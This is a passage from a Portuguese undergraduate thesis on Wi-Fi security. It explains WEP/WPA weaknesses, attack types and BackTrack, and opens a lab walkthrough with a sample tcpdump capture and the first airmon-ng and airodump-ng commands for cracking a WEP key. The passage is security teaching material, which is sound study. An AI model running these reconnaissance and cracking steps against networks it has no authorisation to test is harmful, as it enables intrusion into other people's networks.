O protocolo WEP trabalha na camada de enlace de dados e é baseada na criptografia do tipo RC4 da RSA, utilizando um vetor de inicialização (IV) de 24 bits e sua chave secreta é compartilhada em 104 bits, que depois de concatenada completam os 128 bits utilizados para a cifragem dos dados. Para que seja checada a integridade dos dados, o protocolo WEP do transmissor utiliza o CRC-32 para calcular o *checksum* da mensagem transmitida e o receptor faz o mesmo para checar se a mensagem não foi alterada. Existe ainda a possibilidade de o protocolo trabalhar com o padrão mais simples, de 64 bits onde a chave pode ser de 40 ou 24 bits, portanto o padrão de cifragem dos dados é diferente do padrão de 128 bits, garantindo assim duas opções de escolha para tentar obter um nível mínimo de segurança na rede (CANSIAN et al., 2004, AMARAL e MAESTRELLI, 2004).

3.5.1.3 WPA

O protocolo WPA (*Wi-Fi Protected Access*) também conhecido como WEP2 ou TKIP (*Temporal Key Integrity Protocol* - protocolo de chave temporária) surgiu para corrigir os problemas de segurança encontrados no WEP, e implementou a autenticação e a cifragem do trabalho que estava sendo desenvolvido em outros padrões baseados no 802.11. O WPA atua em duas áreas distintas: sua primeira atuação é a substituição total do WEP, ou seja, sua cifragem objetivando a integridade e a privacidade das informações que trafegam na rede. A segunda área de atuação foca diretamente a autenticação do usuário utilizando uma troca de chaves dinâmica, que não era feita pelo WEP e, também, a substituição do vetor de inicialização de 24 bits do WEP para 48. Para isto o WPA utiliza as definições do padrão 802.1x já visto em tópicos anteriores, e o EAP (*Extensible Authentication Protocol* - Protocolo de Autenticação Extensível), que será visto ainda neste capítulo (RUFINO, 2005, CANSIAN et al., 2004).

SILVA (2005) afirma que “O WPA padronizou o uso do Michael, também conhecido como MIC (*Message Integrity Check*), em substituição ao CRC-32, melhorando a garantia da integridade dos dados em trânsito”. Michael é uma função

hash com criptografia chaveada, que produz uma saída de 64 bits. A segurança do Michael baseia-se no fato de que o valor do MIC é cifrado e desconhecido pelo atacante. O método do algoritmo de cifração do WPA é o mesmo utilizado pelo WEP, o RC4.

3.5.1.4 MAC

Para que uma rede funcione de maneira eficiente e eficaz, seja ela uma Ethernet ou Wi-Fi, cada dispositivo da rede deve possuir uma identificação, para que o equipamento que esteja controlando a rede possa ter a capacidade de concretizar uma organização da mesma. Essa identificação foi definida pelo *Institute of Electrical and Electronics Engineers* (IEEE), como sendo um número único para cada dispositivo fabricado mundialmente, para evitar qualquer tipo de conflito ou colisão entre os mesmos (RUFINO, 2005).

O IEEE padronizou os endereços MAC em um quadro com seis bytes, onde os três primeiros identificam o fabricante do dispositivo, e os três últimos são para controle do próprio fabricante, sendo necessário seu cadastramento no IEEE para poder receber sua OUI (*Organizationally Unique Identifier*). Um mesmo fabricante pode ter mais de um OUI, evitando assim o problema de repetição dos números em caso de fabricação de dispositivos em grande escala (TORRES, 2001).

Uma das formas de prevenir uma entrada indevida, ou uma invasão em uma rede sem fio, é cadastrando o endereço MAC (*Media Access Control*) de cada dispositivo da rede no controlador da rede, que pode ser um roteador, um ponto de acesso, entre outros. Esse controlador da rede, só permitirá a entrada dos cadastrados em sua base de dados, ignorando outros que porventura possa tentar entrar em sua área de atuação (RUFINO, 2005).

3.5.2 Riscos e vulnerabilidades

3.5.2.1 Segurança física

A segurança física de uma rede sem fio, muitas vezes não é lembrada e nem levada em consideração em muitos casos de implementação. Em uma rede cabeada, é um ponto importante que faz necessário a preocupação, e na rede sem fio não é diferente, pois a área de abrangência “física” aumenta substancialmente. Na rede cabeada, a segurança é feita configurando-se uma porta de entrada para a rede (um servidor de autenticação) e a necessidade de um ponto de acesso físico para conectar um equipamento (notebook, computador pessoal, e outros). Já agora a preocupação, além destes pontos citados, aumenta no que diz respeito à abrangência do sinal, o seu alcance e por quem será captado, pois este pode alcançar dezenas ou centenas de metros ao redor da empresa, ou onde esteja localizado (RUFINO, 2005).

O posicionamento dos pontos de acesso deve ser minuciosamente estudado, pois é possível que venha a colidir com necessidades essenciais: a velocidade e o desempenho da rede. Um ponto de acesso posicionado em um ponto alto terá um desempenho melhor, pois o sinal ficará mais limpo, possivelmente livre de interferências. Por consequência sua abrangência será maior, abrindo assim possibilidades de interceptações no sinal, facilitando o acesso não autorizado e sofrendo possíveis ataques.

Uma solução para este problema seria regular a potência de transmissão dos sinais emitidos pelos equipamentos de comunicação sem fio, pois este influencia diretamente na distância do sinal emitido. A escolha de um padrão de transmissão (802.11a, 802.11b ou 802.11g, por exemplo) deve ser levada em consideração também, pois os mesmos possuem características próprias de áreas de abrangência.

3.5.2.2 Configurações de fábrica

Sempre que uma empresa fabrica determinado produto, ela procura colocar seu produto o mais compatível possível com os dispositivos encontrados atualmente no mercado e também tenta deixar o mais simplificado possível seu método de instalação. Para que isso tenha efeito positivo, o fabricante deixa muitos de seus recursos de segurança desativados, colocando assim em risco muitas redes

montadas por administradores com pouca experiência, que por algumas vezes desconhecem ou não sabem como o fazer (RUFINO, 2005).

Um grande exemplo citado por RUFINO (2005) é o nome de usuário e a senha de acesso padrão em dispositivos controladores e também endereçamentos IP (*Internet Protocol* – Protocolo de Internet). Caso estas configurações não sejam trocadas, facilmente poderão sofrer um ataque e poderá fornecer todo o acesso à rede e a quem nela estiver conectada. As informações de fábrica são facilmente encontradas na Internet, pois os mesmos fabricantes disponibilizam os manuais em suas páginas na web, e assim qualquer pessoa pode ter acesso à mesma.

O SSID (*Service Set Identifier* - Identificador do domínio de serviço) é uma cadeia de 32 caracteres que identifica cada rede sem fio, e também deve ser motivo de preocupação no momento da configuração de um Ponto de Acesso. (SILVA e DUARTE, 2005).

DUARTE (2003) aconselha alterar o SSID e o *broadcast* de SSID, pois um hacker em posse do mesmo, pode se passar por um ponto de acesso e assim invadir as estações clientes ou inundar a rede com pedidos de dissociação.

3.5.2.3 Localização do access point

A qualidade e a segurança da rede estão diretamente ligadas ao posicionamento do ponto de acesso de uma rede sem fio dentro de uma pequena empresa, organização, ou até mesmo no meio doméstico. O sinal do ponto de acesso é enviado para diversas direções, e por este motivo que o concentrador e/ou ponto de acesso deve ficar em um local onde abrangerá toda a área necessitada, evitando que o sinal saia de seu perímetro de segurança (RUFINO, 2005).

Uma ressalva pode ser feita: o posicionamento do ponto de acesso pode ser considerado como uma tentativa de restringir o sinal, pois não é possível de forma alguma ter um controle sobre ondas eletromagnéticas.

3.5.2.4 Mapeamento

Este com certeza é uma das primeiras ações que os invasores executam. O invasor tenta conseguir o maior número de informações detalhadas possíveis sobre a rede que está tentando invadir, permitindo que seu ataque seja mais preciso e que sua presença seja com maior dificuldade detectada. Vejamos os dois tipos possíveis de mapeamento:

Mapeamento Ativo:

Com este tipo de mapeamento é possível identificar os equipamentos que estão atuando na rede, bem como seu endereço MAC, sendo suficiente para que, caso haja algum tipo de vulnerabilidade conhecida, ser usada pelo invasor para conseguir invadir a rede (RUFINO, 2005).

Um programa que pode ser usado para realizar o mapeamento ativo é o *TCH-rut*, que permite identificar os endereços MAC em uso pelos dispositivos, bem como o fabricante do mesmo. Porém para que isso seja possível, o atacante já deverá estar participando da rede. Após ter reconhecido e escolhido algum alvo na rede, o atacante parte agora para o ataque direto a ele, utilizando outras ferramentas combinadas, ou isoladamente, como por exemplo, o NMAP (*Network Mapper* – Mapeador de Rede), que verifica quais os serviços que estão ativos no momento, efetuando a varredura das portas abertas no alvo a ser atacado (RUFINO, 2005, INSECURE).

Mapeamento Passivo:

Este é um método que é permitido ao atacante mapear os componentes e atividades da rede que se está tentando atacar, com a vantagem de não ser percebido. Uma ferramenta utilizada para fazer este mapeamento é o p0f, que necessita apenas que o intruso esteja dentro da área de sinal do ponto de acesso ou do componente que está transmitindo o sinal, sem a necessidade de comunicar-se com qualquer um. Esta ferramenta fornece informações para que o invasor possa selecionar qual dos dispositivos conectados à rede possivelmente esteja mais

vulnerável, sem ser visto, melhorando ainda as chances de conseguir êxito na invasão (RUFINO, 2005, ZALEWSKI, 2007).

3.5.3 Vulnerabilidades de protocolos

3.5.3.1 WEP

A principal falha existente no protocolo WEP é a possibilidade de quebrar seu algoritmo, e muitos dos utilizadores (Administradores de redes, técnicos, etc.) deste protocolo o condenaram sem entender em que circunstâncias exatas isso pode ocorrer. O protocolo WEP necessita obrigatoriamente que em ambos os lados da comunicação os dispositivos conheçam a chave para cifrar e decifrar, e esse é o grande problema, pois muitas pessoas terão que saber esta chave, principalmente se for um ambiente muito amplo ou com grande mobilidade. Por mais segura que seja a distribuição desta chave, esta será menos secreta, visto que muitas pessoas saberão dela, e que equipamentos e dispositivos possam ser atacados, compartilhados e até roubados (RUFINO, 2005).

O WEP utiliza um vetor de inicialização para impedir a repetição da chave com frequência, porém como este possui apenas um tamanho de 24 bits, seu período sem repetição fica restrito ao número de pacotes que são enviados e recebidos na transmissão. “Por exemplo, em uma rede onde o AP envia pacotes de 1500 bytes a 11 Mbps ocorrerão repetições a cada: $(1500 \times 8) \times (2^{24}) / (11 \times 10^6)$ @ 18000 segundos, ou seja, a cada 5 horas. Com estas repetições é possível que o atacante realize operações de análise estatística dos quadros cifrados com a mesma chave” (PERES e WEBER, 2004:05)

Outra grande falha do WEP quando utilizando uma autenticação do tipo Shared Key, é a possibilidade de um atacante poder alterar um bit da mensagem cifrada sem a necessidade de conhecer seu conteúdo, o segredo compartilhado ou a chave. A utilização do CRC-32 é falha também por ser linear, e com isso o atacante pode identificar os bits do CRC, alterar qualquer outro bit na mensagem e recalcular o checksum para que seja aceito pelos demais dispositivos da rede. (PERES e WEBER, 2004)

3.5.3.2 WPA

Apesar de o protocolo WPA possuir características de segurança superiores ao WEP, também está sujeito a ataques de força bruta ou dicionário, onde o elemento atacante testa uma seqüência de senhas ou palavras comuns. Uma senha com menos de 20 caracteres é mais fácil de ser quebrada caso esteja utilizando esse protocolo. Conforme citado no tópico 3.2.2, os fabricantes de dispositivos comumente deixam por padrão senhas de 8 à 10 caracteres supondo que o administrador irá alterá-la assim que configurar o mesmo, colocando assim em risco sua rede e expondo a mesma a ataques e invasores. Atualmente existem poucas ferramentas públicas disponíveis para os ataques sob o protocolo WPA, mas podemos citar o WPAcrack, que é utilizado na plataforma Linux através de ataque de dicionário e/ou de força bruta (RUFINO, 2005).

O WPA também pode sofrer um ataque do tipo DoS, pois esta vulnerabilidade está ligada diretamente ao algoritmo de garantia da integridade (SILVA, 2005).

Segundo MOSKOWITZ (2003), o algoritmo Michael possui um mecanismo de defesa que ao receber repetidamente mais de uma requisição da mesma origem, ele desativa temporariamente sua operação. Este tipo de defesa foi criado para eliminar os ataques de mapeamento e força bruta. Para isto, basta apenas que o atacante envie dois pacotes a cada minuto, deixando o sistema permanentemente desativado e a detecção do invasor acaba ficando quase impossível, visto que a quantidade de pacotes enviados é pouca, comparando-se aos ataques DoS conhecidos.

3.5.4 Tipos de ataque

3.5.4.1 Escuta de tráfego

A escuta de tráfego pode ser feita em qualquer tipo de rede, seja ela cabeada ou sem fio, que não esteja utilizando qualquer tipo de cifragem dos dados para sua transmissão. Ferramentas específicas não são necessárias, é possível

utilizar o Tcpcdump (ou Windump) que é uma ferramenta tradicional, capaz de colher muitas informações do tráfego de uma rede (RUFINO, 2005)

Estas ferramentas, assim como outras existentes, são também conhecidas como *Sniffers*, as quais possuem funções maléficas ou benéficas. As benéficas auxiliam a analisar o tráfego da rede e identificar possíveis falhas na rede. As maléficas são utilizadas para capturar senhas, informações confidenciais de clientes e para abrir brechas na segurança da rede.

Outro comando utilizado é o *ifconfig*, onde este também mostra algumas informações da rede e do dispositivo (endereço MAC, por exemplo). Com o Tcpcdump, pode-se obter também o conteúdo que está circulando na rede, como Webmail, POP3/IMAP, entre outros (RUFINO, 2005).

A figura abaixo representa o comando Tcpcdump (JACOBSON, LERES e MCCANE, 2005), mostrando várias informações de uma rede.

```

[root@scruffy /root]# tcpdump -c 35
tcpdump: listening on eth0
22:10:44.464767 scruffy.local.1114464551 > ambra.local.nfs: 124 lookup [Infs]
22:10:44.474767 ambra.local.nfs > scruffy.local.1114464551: reply ok 128 lookup [Infs]
22:10:44.474767 scruffy.local.1114464552 > ambra.local.nfs: 128 lookup [Infs]
22:10:44.474767 ambra.local.nfs > scruffy.local.1114464552: reply ok 28 lookup [Infs]
22:10:44.484767 scruffy.local.1124 > ambra.local.domain: 55872+ (39)
22:10:44.484767 ambra.local.domain > scruffy.local.1124: 55872 1/0/0 (64)
22:10:44.484767 scruffy.local.1126 > ambra.local.domain: 55873+ (39)
22:10:44.484767 ambra.local.domain > scruffy.local.1126: 55873 1/0/0 (66)
22:11:02.014286 scruffy.local.ntp > ambra.local.ntp: v3 client strat 5 poll 6 prec -18
22:11:02.014286 ambra.local.ntp > scruffy.local.ntp: v3 server strat 4 poll 6 prec -15
22:11:13.903935 ambra.local.22 > scruffy.local.1023: P 4014466839:4014466875(36) ack 3435862851 win 32736 (DF) [tos 0x10]
22:11:13.923935 scruffy.local.1023 > ambra.local.22: . ack 36 win 32120 (DF) [tos 0x10]
22:11:24.893613 arp who-has laptop.local tell ambra.local
22:11:24.893613 arp reply laptop.local is-at 0:80:c8:73:d5:19
22:11:24.893613 scruffy.local.1127 > ambra.local.domain: 55874+ (39)
22:11:24.903613 ambra.local.domain > scruffy.local.1127: 55874 1/0/0 (65)
22:11:46.162970 ambra.local.22 > scruffy.local.1023: P 36:72(36) ack 1 win 32736 (DF) [tos 0x10]
22:11:46.182970 scruffy.local.1023 > ambra.local.22: . ack 72 win 32120 (DF) [tos 0x10]
22:11:51.592824 scruffy.local.1022 > ambra.local.22: P 686357683:686357799(116) ack 3853606044 win 32120 (DF) [tos 0x10]
22:11:51.602824 ambra.local.22 > scruffy.local.1022: . ack 116 win 32120 (DF) [tos 0x10]
22:11:51.602824 scruffy.local.1022 > ambra.local.22: P 116:168(52) ack 1 win 32120 (DF) [tos 0x10]
22:11:51.612824 scruffy.local.1022 > ambra.local.22: P 168:220(52) ack 1 win 32120 (DF) [tos 0x10]
22:11:51.612824 ambra.local.22 > scruffy.local.1022: P 1:533(532) ack 220 win 32120 (DF) [tos 0x10]
22:11:51.632824 scruffy.local.1022 > ambra.local.22: . ack 533 win 31588 (DF) [tos 0x10]
22:11:51.632824 ambra.local.22 > scruffy.local.1022: P 533:1065(532) ack 220 win 32120 (DF) [tos 0x10]
22:11:51.642824 ambra.local.22 > scruffy.local.1022: P 1065:1597(532) ack 220 win 32120 (DF) [tos 0x10]
22:11:51.652824 scruffy.local.1022 > ambra.local.22: . ack 1597 win 32120 (DF) [tos 0x10]
22:11:51.652824 ambra.local.22 > scruffy.local.1022: P 1597:2047(420) ack 220 win 32120 (DF) [tos 0x10]
22:11:51.662824 ambra.local.22 > scruffy.local.1022: P 2047:2109(92) ack 220 win 32120 (DF) [tos 0x10]
22:11:53.812766 scruffy.local.1022 > ambra.local.22: P 2109 win 32120 (DF) [tos 0x10]
22:11:53.822766 ambra.local.22 > scruffy.local.1022: P 220:272(52) ack 2109 win 32120 (DF) [tos 0x10]
22:11:53.842766 scruffy.local.1022 > ambra.local.22: P 2109:2153(44) ack 272 win 32120 (DF) [tos 0x10]
22:11:53.842766 ambra.local.22 > scruffy.local.1022: . ack 2153 win 32120 (DF) [tos 0x10]
22:11:53.842766 scruffy.local.1022 > ambra.local.22: P 272:324(52) ack 2153 win 32120 (DF) [tos 0x10]
22:11:53.862766 ambra.local.22 > scruffy.local.1022: . ack 324 win 32120 (DF) [tos 0x10]
[root@scruffy /root]#

```

Figura 7 - Comando Tcpcdump em execução - Fonte: [TCPDUMP]

3.5.4.2 Endereçamento MAC

Este tipo de ataque é feito capturando-se o endereço MAC de uma estação da rede sem fio e armazenando-a para possível futura utilização que pode ser feita de duas formas: bloqueando o dispositivo legítimo e utilizando o endereço da

mesma na máquina clandestina. A alteração deste endereço é trivial nos sistemas Unix e é facilmente possível em outros sistemas operacionais. A outra forma é quando o dispositivo legítimo está desligado e assim o clandestino acessa a rede como se fosse o legítimo.

3.5.4.3 Homem do meio (Man-in-the-middle)

Esta forma de ataque é conhecida por homem do meio por ser feito a um concentrador que está posicionado no meio de uma conexão de rede sem fio. Normalmente este ataque é feito clonando-se um concentrador já existente ou criando outro para interpor-se aos concentradores oficiais, recebendo assim as conexões dos novos clientes e as informações transmitidas na rede (RUFINO, 2005).

“É baseado num ataque em que o atacante é capaz de ler, inserir e modificar mensagens entre duas entidades sem que estas tenham conhecimento que a sua ligação foi comprometida” (SIMÕES, 2005).

Conforme o acima exposto, podemos afirmar que nem o cliente A e nem o cliente B possuem conhecimento do elemento invasor C e que este pode interceptar todos os pacotes que são transmitidos naquele meio.

No próximo tópico será mostrado outro método de invasão da rede para a captura de pacotes e invasão da rede sem fio que está utilizando o método WEP para a segurança da mesma.

3.5.4.4 Quebra da chave WEP e WPA

Existem diversas formas para que seja quebrada as chaves WEP e WPA com diferentes graus de dificuldade e eficiência. Veremos alguns a seguir:

Airsnort: Este tipo de ferramenta é bastante eficaz na quebra de chaves simples, em rede de muito tráfego, porém pouco eficiente devido sua velocidade de quebra. Pode ser usado em conjunto com o Wepcrack, que será visto em seguida. Abaixo uma imagem mostrando uma tela do Airsnort (DUARTE, 2003).

Wepcrack: trabalha juntamente com Aircrack-ng, o qual explora as vulnerabilidades do protocolo WEP. Sua principal característica é de ser escrita em Perl, o que indica o seu uso em ambientes multiplataforma (DUARTE, 2003).

Wepattack: Este é um programa opensource desenvolvido para rodar somente em ambiente Linux e seu ataque é baseado na forma do dicionário e pode utilizar qualquer um disponível que contenha informações para a quebra da chave WEP. Sua principal característica é a possibilidade de integrar seu trabalho com outras ferramentas para obter um melhor resultado, como o Tcpdump, o Indump, Ethereal e o famoso John, the ripper (RUFINO, 2005).

Wepclab: Esta ferramenta utiliza três métodos de ataque. A primeira é baseada no ataque de dicionários, porém ainda não implementada, apenas prevista. A segunda é por meio de força bruta, e a terceira que é o principal método utilizado por esta ferramenta, a de quebra de chaves, onde é feita a análise de falhas na geração de chaves de iniciação. Sua principal característica é a velocidade na quebra da chave WEP, fazendo com que esta ferramenta fosse uma das mais indicadas para este fim até meados de 2004, dando lugar ao próximo método que veremos a seguir, o Aircrack (RUFINO, 2005).

Aircrack: Como citado no item anterior é considerado uma das ferramentas mais eficientes para quebra de chaves WEP devido sua alta eficiência e seu algoritmo que está sendo incorporado a outros pacotes e ferramentas, com o objetivo de aperfeiçoá-los e melhorá-los (RUFINO, 2005).

Nesse trabalho, será usado a distribuição Linux BackTrack 4, a qual contém todas as ferramentas de ataque acima citadas e várias outras, muito utilizado para análise forense.

3.5.4.5 Negação de serviço (DoS – *Denial of Service*)

Este tipo de ataque não necessita que o invasor necessariamente tenha que ter invadido a rede e nem ter acesso à mesma, porém pode causar grandes problemas. Isso ocorre porque os administradores de rede, na maior parte dos casos, se preocupam muito em proteger a rede de invasores e esquecem-se de

colocar nos seus mapas de riscos este tipo de ataque, por imaginar que isso não ocorrerá em suas redes (RUFINO, 2005).

O ataque DoS não visa invadir um computador para extrair informações confidenciais, mas de tornar inacessível os serviços providos pela vítima e usuários legítimos. Nenhum tipo de informação é roubado ou alterado e nem é feito um acesso não autorizado à vítima.

O resultado final de um ataque DoS é a paralisação total ou a reinicialização do serviço ou do sistema do computador da vítima ou ainda o esgotamento completo dos recursos do sistema, pois estes são limitados e passíveis de serem congelados. É possível ainda ser feito um DDoS (*Distributed DoS*) onde é feito um ataque em massa por vários computadores, ou dispositivos com o mesmo objetivo de parar um ou mais serviços de uma determinada vítima.

3.6 BackTrack

O Backtrack é uma distribuição com foco em testes de segurança e testes de penetração (*pen tests*), muito apreciada por hackers e analistas de segurança, podendo ser iniciado diretamente pelo CD (sem necessidade de instalar em disco), mídia removível (pendrive), máquinas virtuais ou direto no disco rígido (WIKIPEDIA, 2010).

3.6.1 História e descrição

Foi evoluído da combinação de duas distribuições bem difundidas - Whax e Auditor Security Collection. Juntando forças e substituindo essas distribuições, BackTrack ganhou uma popularidade massiva e foi eleito em 2006 como a Distribuição Live de Segurança número 1 em sua categoria, e 32º no geral, pela Insecure.org. Profissionais de segurança, assim como novatos, estão usando BackTrack como seu kit de ferramentas favorito pelo mundo todo.

BackTrack tem uma longa história e foi baseado em várias distribuições de Linux diferentes até agora ser baseado em uma distribuição Linux Slackware e os scripts do live CD correspondentes por Tomas M. (www.slax.org). Cada pacote,

configuração de núcleo e script é otimizado para ser utilizado pelos testadores de penetração de segurança. Patches e automação têm sido adicionados, aplicados e desenvolvidos para oferecer um ambiente organizado e pronto para a viagem.

Após ter chegado em um procedimento de desenvolvimento estável durante os últimos lançamentos, e consolidando feedbacks e complementos, o time focou-se em dar suporte a mais dispositivos de hardware, e novos dispositivos, bem como oferecer mais flexibilidade e modularidade por meio da reestruturação de processos de construção e manutenção. Com a atual versão, a maioria das aplicações são construídas como módulos individuais que ajudam a acelerar os lançamentos de manutenção e correções.

Por Metasploit ser uma das ferramentas-chave para a maioria dos analistas, ele é estreitamente integrado no BackTrack e ambos os projetos colaboram juntos para sempre providenciar uma implementação detalhada do Metasploit dentro das imagens do CD-Rom do BackTrack ou nas futuras imagens de virtualização mantidas e distribuições da remote-exploit.org (como aplicações de imagens VMWare). Ser superior e fácil de usar é a chave para um bom Live-CD de segurança. Pega-se coisas um passo adiante e alinha o BackTrack às metodologias de teste de penetração e frameworks de avaliação (ISSAF e OSSTMM). Isso irá ajudar nossos usuários profissionais durante seus pesadelos de relatório diário.

Atualmente BackTrack consiste de mais de 300 ferramentas diferentes e atualizadas, que são logicamente estruturadas de acordo com o fluxo de trabalho de profissionais de segurança. Essa estrutura permite até novatos encontrar as ferramentas relacionadas a uma tarefa específica para ser cumprida. Novas tecnologias e técnicas de teste são combinadas no BackTrack o mais rápido possível para mantê-lo actualizado.

Nenhuma plataforma de análise comercial ou livremente disponível oferece um nível equivalente de usabilidade com configuração automática e foco em testes de penetração.

4 RELATÓRIO TÉCNICO

Para o desenvolvimento técnico desse projeto, foram testadas algumas vulnerabilidades de segurança nos protocolos de rede sem fio, dentre elas, a quebra da chave do protocolo WEP e do WPA, a captura de tráfego usando o Wireshark, após a captura da chave e a entrada na rede vulnerável, a clonagem de MAC e a escuta usando ARP Spoofing com Man-in-the-middle (Homem do meio), também conhecido como ARP Poisoning.

4.1 Panorama




Figura 8 - Diagrama de implementação do TCC – Fonte: Própria

4.2 Relatório de Implementação


Com a distribuição BackTrack 4 e as ferramentas Airodump-ng, Aireplay-ng, Aircrack-ng e Ettercap-ng, inclusas nessa distribuição, será desenvolvido uma

prática de cada uma das vulnerabilidades de segurança descritas acima, como segue:

4.2.1 Quebrando a chave WEP

Para a quebra da chave WEP foi preciso colher algumas informações que serão usadas nos comandos a seguir. Essas informações são: Interface – qual interface será usada para esse ataque; AP Name (ESSID) – qual o nome da rede que será atacada; BSSID – qual o MAC do AP que será atacada e Channel – Qual o canal dessa rede.

Com um terminal aberto, executamos o comando: *airmon-ng* exibe a interface na qual será trabalhada, como mostra a Figura 9.



```
root@bt: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help

root@bt:~# airmon-ng

Interface      Chipset      Driver
wlan0          Intel 3945ABG iwl3945 - [phy0]

root@bt:~#
```

Figura 9 - Comando *airmon-ng* – Fonte: Própria

Esse comando informa o nome da sua interface de rede sem fio, a qual será usada no ataque.

Em seguida, digitamos o comando *airodump-ng wlan0*.



Figura 10 - Comando airodump-ng wlan0 – Fonte: Própria

O comando executado na Figura 10 exibe todos os APs que sua interface de rede sem fio consegue detectar. Note que o resultado desse comando mostra todas as informações que será preciso para atacar uma rede com WEP, como ESSID, BSSID, Channel, como também os clientes que estão conectados a essa rede, como mostra a Figura 11. Essa última informação será útil no ataque de Clonagem de MAC.

